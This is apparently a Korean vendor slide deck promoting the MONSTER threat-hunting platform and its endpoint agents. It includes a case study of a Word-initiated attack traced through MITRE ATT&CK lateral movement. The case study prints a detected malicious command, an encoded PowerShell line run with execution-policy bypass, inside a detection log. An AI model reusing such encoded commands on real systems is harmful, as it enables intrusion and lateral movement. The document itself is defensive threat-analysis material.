


Managed **Threat Hunting Service**<sup>+</sup>

# MONSTER



# The Problem




## Advanced Cyber Threats

Targeted & Zero-day

Living Off The Land

File-less attacks

Supply Chain



**Bypass the Security**

**No way to DEFEND all attacks**






# Threat Hunting Platform

 **MONSTER**

# MONSTER – How it works!



record



Save



Investigate



Monitor



Save




Investigate



## MONSTER

지속적이고, 반복적인 행위분석을 통해 숨어있는 위협을 찾아냅니다.




## MONSTER

**공격자의 행위를 추적하고, 알려지지 않은 위협을 찾아냅니다.**  
 고도화된 사이버 위협에 대응하기 위해 데이터 수집, 위협 분석 및 탐지, 추적, 대응까지의 과정을 자동화

**01** Threat Hunting에 최적화된 양질의 데이터 셋 확보

**02** 엔드-포인트 행위 기반 위협 탐지 및 추적

**03** 사이버 위협 탐지 및 대응에 특화된 보안 플랫폼





# 사례: Microsoft word 를 통한 공격 분석


MONSTER



# Threat Context – Microsoft word 를 통한 공격분석




- 위협은 단지 한번의 공격으로 끝나지 않으며 다수의 연관된 공격이 발생 함
- 연관 된 다수의 공격들의 관계를 파악해서 위협(**Threat Context**)의 전 과정을 식별
- 단순한 악성코드 탐지가 아니라, 숨겨진 위협을 찾아내고, 추적하고, 공격의 과정을 추적



# Threat Context – Microsoft word 를 통한 공격 분석




- Threat Context 를 구성하는 각각의 공격들을 MITRE ATT&CK 의 Heat map 형태로 표현



# Threat Context – Microsoft word 를 통한 공격 분석

이후 다수의 공격이 진행 됨 -> 전체 과정을 자동으로 추적




WINWORD 를 통해 공격이 시작

다른 시스템으로 접근 시도



# Threat Context – Microsoft word 를 통한 공격 분석




Process Info	MITRE Info (3)	Network Info (3)	File Info (5)	Registry Info (0)
Tactics	Lateral_Movement			
Created at	2023-06-21 17:58:11.883 +09:00			
Host name	FOXTROT			
CMD line	powershell.exe - ExecutionPolicy Bypass -E JABIAHMAZCByAg4AYQ8tAGUAIABACAIgBzAG8ABQ8tAGEXAYABIAGMAgABvACIAcGgAKAHAAYQ8zAHMAdwBvAHIAZA AgAD0AIAAIAHieQCjAg8AZgBoACEAQIAJADEAmgAzACIAcGgAKAHMAZQ8jAHMAdABvYACAAAPQAgAE4AZQ83AC0ATw8IAg0eAZQ8jAHQIAIAAFQeQBwAGUATgBhAG0AZCQAgAFMAeQBzAHQAZQ8tAC4ALw8IAgMAAdQ8jAgKAdAB5AC4ALw8IAgMA B0ACAeAwAgACQAcw8IAgMAcW8DAHIALgBBHAACABIAg4AZABDAGgAYQ8yACgAJABfACKAIAB9AAcAJABJAHIAZQ8KCAAPQAg4AZQ83AC0Abw8IAg0eAZQ8jAHQIAIAAFQeQBwAGUABg8tAG0AZQAgAFMAeQBzAHQAZQ8tAC4ATQ8hAG4AYQ8nAGUAbQ8IAg4AdAuAEEdQ80AG8ABQ8hAHQAgQ8vAG4ALgBQAFMAQw8yAGUAZABIAg4AdABpAGFAeAbAAGAC0AYQ8yAGCAdQ8tAGUAbg8tAGwAqQ8zA ABQ8wAHUAdABIAHIATgBhAG0AZQAgAGUAYw8oAG8IAIAEEMAcg8IAgQAZQ8uAHQAgQ8hAGwAIAAKAGMAc8BIAgQACg8JAG4AdgBvAG8AZQATAEAMAbw8tAG0AYQ8uAGQIAIAAFMAZQ8zAHMAgQ8vAG4AIAAKAFMAZQ8zAHMAgQ8vAG4AIAIAAFMAy8yAGKAcAB0AEIA8ABvAGMAcAwAgAHsAIA8pAHcAcgAgACIAgAB0AHQAcAA8AC8ALwAXAdKAMgAuADEANgA4AC4AMQAUADEANgA0AC8AdQ84AHQAgAB pAGMAXABcAHUAeAB0AGgAZQ8tAGUAlg8IAHgAZQAIADsAIA8JAG4AdgBvAG8AZQATAEAbQ8pAE0AZQ80AGgAbw8KACAALQ8DAGwAYQ8zAHMAIABXAGKAgBgAZADIAxwBQAHIA8w8JAGUAcw8zACAALQ80AGEABQ8IAcAAQw8yAGUAYQ8DAGUAI8AAEAEAcg8nAHUAbQ8IAg4AdABMAGKAcw80ACAQw8AFwAXABVAHMAZQ8yAHMA8ABcAFAdAQ8IAgWAcQ8jAFwAXABIAHgAdABoAGUAbQ8IAC4AZQ84AGUA			
Severity Level	high			
MD5	bcf01e61144d6d6325650134823198b8			
		IP Address	192.168.1.15	
		SHA2	b4e7bc24b3f5c3da2eb8e9ec5ec10f90099defa91b820f2f3c70dd9e4785c4	

Process Info	MITRE Info (3)	Network Info (3)	File Info (5)	Registry Info (0)
Tactic	Tech ID	Tech Description	Detection Notes	Tech URL
Lateral_Movement	T1021.006	Remote Services: Windows Remote Management	Adversaries uses winrm to do Lateral Movement.	<a href="https://attack.mitre.org/techniques/T1021/006">https://attack.mitre.org/techniques/T1021/006</a>
Lateral_Movement	T1021.006	Remote Services: Windows Remote Management	Adversaries uses winrm to do Lateral Movement.	<a href="https://attack.mitre.org/techniques/T1021/006">https://attack.mitre.org/techniques/T1021/006</a>
Lateral_Movement	T1021.006	Remote Services: Windows Remote Management	Adversaries uses winrm to do Lateral Movement.	<a href="https://attack.mitre.org/techniques/T1021/006">https://attack.mitre.org/techniques/T1021/006</a>

Process Info	MITRE Info (3)	Network Info (3)	File Info (5)	Registry Info (0)
Network Type	Source Ip	Source Port	Destination Ip	
tcp	192.168.1.15	63735	192.168.1.14	
tcp	192.168.1.15	63733	192.168.1.14	
tcp	192.168.1.15	63734	192.168.1.14	

# Monster 플랫폼 활용/연동 사례


 MONSTER





## MONSTER End-Point Agent

행위 정보 수집 / 휘발성 데이터 수집



실행파일 원본 수집


시스템 아티팩트 수집

실시간 데이터 수집

기존 분석  
체계 연동




## MONSTER 분석 서버




## MONSTER 대시보드

침해 사고 분석 위협 탐지 및 모니터링



## 기존 자체 분석 체계



000 탐지 시스템

000 분석 시스템

000 분석 시스템

## ANY-Office

### 실행환경 제어 에이전트

#### 프로세스 제어




#### 네트워크 제어



#### 위협 대응

##### 비정상 행위 대응



### 정책관리 (구축형 솔루션)

#### ANY-Office

정책정보

설정 및 정책 DB

관리  
모니터링

모니터링/대시보드


설정관리

정책관리

### 엔드포인트 위협 관리 (클라우드 기반 서비스)

#### MONSTER

행위정보



# Adversary Emulator

